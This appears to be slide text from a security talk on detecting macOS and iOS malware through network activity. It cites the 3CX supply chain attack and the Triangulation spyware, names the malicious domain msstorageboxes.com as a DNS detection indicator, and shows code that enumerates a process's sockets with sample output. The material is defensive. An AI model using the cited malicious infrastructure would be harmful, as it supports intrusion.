
Supply Chain Attacks ...detection via unusual network activity? 3CX build
server notarized installer signed & "Apple approved" 3CX.com msstorageboxes.com Detection: via DNS -

iOS Malware ...detection via unusual network activity? "...the system detected
an anomaly in our network coming from Apple devices. Further investigation by our team showed that several dozen iPhones of senior employees were infected with new, extremely technologically sophisticated spyware we've dubbed 'Triangulation'" -Kaspersky ...other than network-based approaches, detection of iOS malware is next to impossible !? -

Enumerating Network State via various proc_pid* APIs Invoke proc_pidinfo() w/
pid + PROC_PIDLISTFDS returns process' file descriptors ...which *also* includes sockets Invoke proc_pidfdinfo() on descriptors of type PROX_FDTYPE_SOCKET (e.g. sockets) For network sockets (AF_INET/AF_INET6), extract protocol, endpoints, state, etc. -

Obtaining a Process' File Descriptors via proc_pidinfo() struct proc_fdinfo* fdInfo
= NULL; //determine size needed int size = proc_pidinfo(pid, PROC_PIDLISTFDS, 0, 0, 0); //alloc buffer fdInfo = (struct proc_fdinfo *)malloc(size); //get a process' open file descriptors proc_pidinfo(pid, PROC_PIDLISTFDS, 0, fdInfo, size); 01 02 03 04 05 06 07 08 09 10 } file descriptors (that include sockets) int proc_pidinfo(int pid, int flavor, uint64_t arg, void *buffer, int buffersize); struct proc_fdinfo { int32_t proc_fd; uint32_t proc_fdtype; }; 01 02 03 04 05 06 libproc.h / proc_info.h Obtaining file descriptors proc_pidinfo / proc_fdinfo structure -

Extracting Socket Info via proc_pidfdinfo() //iterate over all file descriptors
// for sockets, get more information for(int i = 0; i < (size/PROC_PIDLISTFD_SIZE); i++){ struct socket_fdinfo socketInfo = {0}; //socket? // get more info via proc_pidfdinfo if(PROX_FDTYPE_SOCKET == fdInfo[i].proc_fdtype) { proc_pidfdinfo(pid, fdInfo[i].proc_fd, PROC_PIDFDSOCKETINFO, &socketInfo, PROC_PIDFDSOCKETINFO_SIZE); //TODO: check socket type & extract socket info } 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 int proc_pidfdinfo(int pid, int fd, int flavor, void * buffer, int buffersize); struct socket_fdinfo { struct proc_fileinfo pfi; struct socket_info psi; }; 01 02 03 04 05 06 libproc.h / proc_info.h } socket? (PROX_FDTYPE_SOCKET) Obtaining socket information proc_pidfdinfo / socket_fdinfo structure -
Identifying Network Sockets soi_family either AF_INET / AF_INET6 //is a
network socket? if( (AF_INET == socketInfo.psi.soi_family) || (AF_INET6 == socketInfo.psi.soi_family) ) { //TODO: extract socket info } 01 02 03 04 05 06 01 02 03 04 05 06 07 08 09 10 proc_info.h struct socket_info { ... int soi_type; int soi_family; int soi_protocol; ... union { struct in_sockinfo pri_in; struct tcp_sockinfo pri_tcp; ... ./enumSockets "Github Desktop" Enumerating sockets for "Github Desktop" (pid: 11073) Found 70 file descriptors (will list sockets): File descriptor 21, is of type PROX_FDTYPE_SOCKET File descriptor 23, is of type PROX_FDTYPE_SOCKET ... socket_info structure -

Extracting Socket Info ...from the socket_info structure //extract family
if(AF_INET == socketInfo.psi.soi_family) details[@"family"] = @"IPv4"; if(AF_INET6 == socketInfo.psi.soi_family) details[@"family"] = @"IPv6"; 01 02 03 04 05 06 //UDP socket (SOCKINFO_IN) if(SOCKINFO_IN == socketInfo.psi.soi_kind) { //extract protocol details[@"protocol"] = @"UDP"; //extract local port details[@"localPort"] = [NSNumber numberWithUnsignedShort:ntohs(socketInfo.psi.soi_proto.pri_in.insi_lport)]; } 01 02 03 04 05 06 07 08 09 10 } IPv4 IPv6 families: Info from UDP socket -

...from the socket_info structure //TCP socket (SOCKINFO_TCP) if(SOCKINFO_TCP ==
socketInfo.psi.soi_kind) { //extract protocol details[@"protocol"] = @"TCP"; //extract local port details[@"localPort"] = [NSNumber numberWithUnsignedShort:ntohs(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_lport)]; //extract remote port details[@"remotePort"] = [NSNumber numberWithUnsignedShort:ntohs(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_fport)]; //IPv4 // extract source & destination addr if(AF_INET == socketInfo.psi.soi_family) { inet_ntop(AF_INET, &(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_laddr.ina_46.i46a_addr4), source, sizeof(source)); inet_ntop(AF_INET, &(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_faddr.ina_46.i46a_addr4), destination, sizeof(destination)); } ... } 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 Info from a TCP socket Extracting Socket Info -

Output ./enumSockets "Github Desktop" Enumerating sockets for "Github Desktop" (pid:
11073) Socket details: { destination = 140.82.113.5; destination host = lb-140-82-113-5-iad.github.com; family = IPv4; localPort = 50377; protocol = TCP; remotePort = 443; source = 192.168.1.176; state = ESTABLISHED; } Socket details: { destination = 140.82.114.25; destination host = lb-140-82-114-25-iad.github.com; family = IPv4; localPort = 50365; protocol = TCP; remotePort = 443; source = 192.168.1.176; state = ESTABLISHED; } Github Desktop's network state -
